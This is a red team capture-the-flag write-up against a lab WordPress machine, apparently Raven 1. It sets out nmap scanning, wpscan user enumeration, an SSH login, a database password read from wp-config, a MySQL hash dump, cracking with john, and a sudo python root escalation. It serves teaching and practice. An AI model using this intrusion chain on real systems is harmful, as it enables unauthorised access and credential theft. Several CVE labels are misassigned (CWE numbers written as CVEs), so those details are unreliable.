# Red Team: Summary of Operations

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
### Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

$ nmap -sV 192.168.1.110




This scan identifies the services below as potential points of entry:

- Target 1

  -Port 22/tcp: SSH is open
  Severity: 8.8
  CVE-2017-3819
  -Port 80/tcp: HTTP is open
  Severity: 8.8
  CVE-2019-17147
  -Port 111/tcp: rpcbind is open
  Severity: 7.5
  CVE-2017-8779
  -Port 139/tcp: netbios-ssn is open
  Severity: N/A
  CVE-2007-3923

-Port 445/tcp: netbios-ssn is open

The following vulnerabilities were identified on each target:

- Target 1


  -User Enumeration via Wordpress - CVE-2009-2335

  -Weak Passwords Policy - CVE-521

  -Unsalted Password Hashes - CVE-916

## Exploitation

$ wpscan –url http://192.168.1.110 /wordpress -enumerate u




Use identified user to connect to port22

Use command “$ ssh michael@192.168.1.110” to login as Michael, and go through the files inside his user account

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password:

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the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

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permitted by applicable law.
You have new mail.
michael@target1:~$
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

Use command “$ mysql -u root -p” and password we found in michael’s file to g access to database

```
michael@target1:/var/www/html$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 60
Server version: 5.5.60-0+deb8u1 (Debian)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Find username and password hash by going through the database

```
                      | flag3       |             | draft       | open          | open        |              |                |
     |       | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                       |             0 | http://raven.local/wordpress/?p=4
                     |           0 | post        |             |             0 |
|  5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}



                      | flag4       |             | inherit     | closed        | closed      |              | 4-revision-v1 |
     |       | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                       |             4 | http://raven.local/wordpress/index.php/2
018/08/12/4-revision-v1/ |           0 | revision    |             |             0 |
|  7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

```
mysql> select user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+------------+------------------------------------+
2 rows in set (0.00 sec)

mysql>
```

Put both username and password hash into a .txt file, and then use john to crack the hash

```
root@Kali:~# john hash.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
1g 0:00:09:42  3/3 0.001718g/s 10724p/s 17079c/s 17079C/s mcamik2..samart2
```

Connect to Steven's ssh using cracked password

```
File  Actions  Edit  View  Help

michael@target1: ~          Shell No. 2

root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

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the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 25 14:39:12 2022 from 192.168.1.90
$
```


```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1




  - Flag1.txt: b9bbcb33e11b80be759c4e844862482d
    - **Exploit Used**
      - $ ssh michael@192.168.1.110
      - $ cd /var/www/html
      - $ cat service.html | grep flag


  - Flag2.txt: fc3fd58dcd9ab23faca6e9a36e581c
    - **Exploit Used**
      - $ ssh michael@192.168.1.110
      - $ cd /var/www
      - $ cat flag2.txt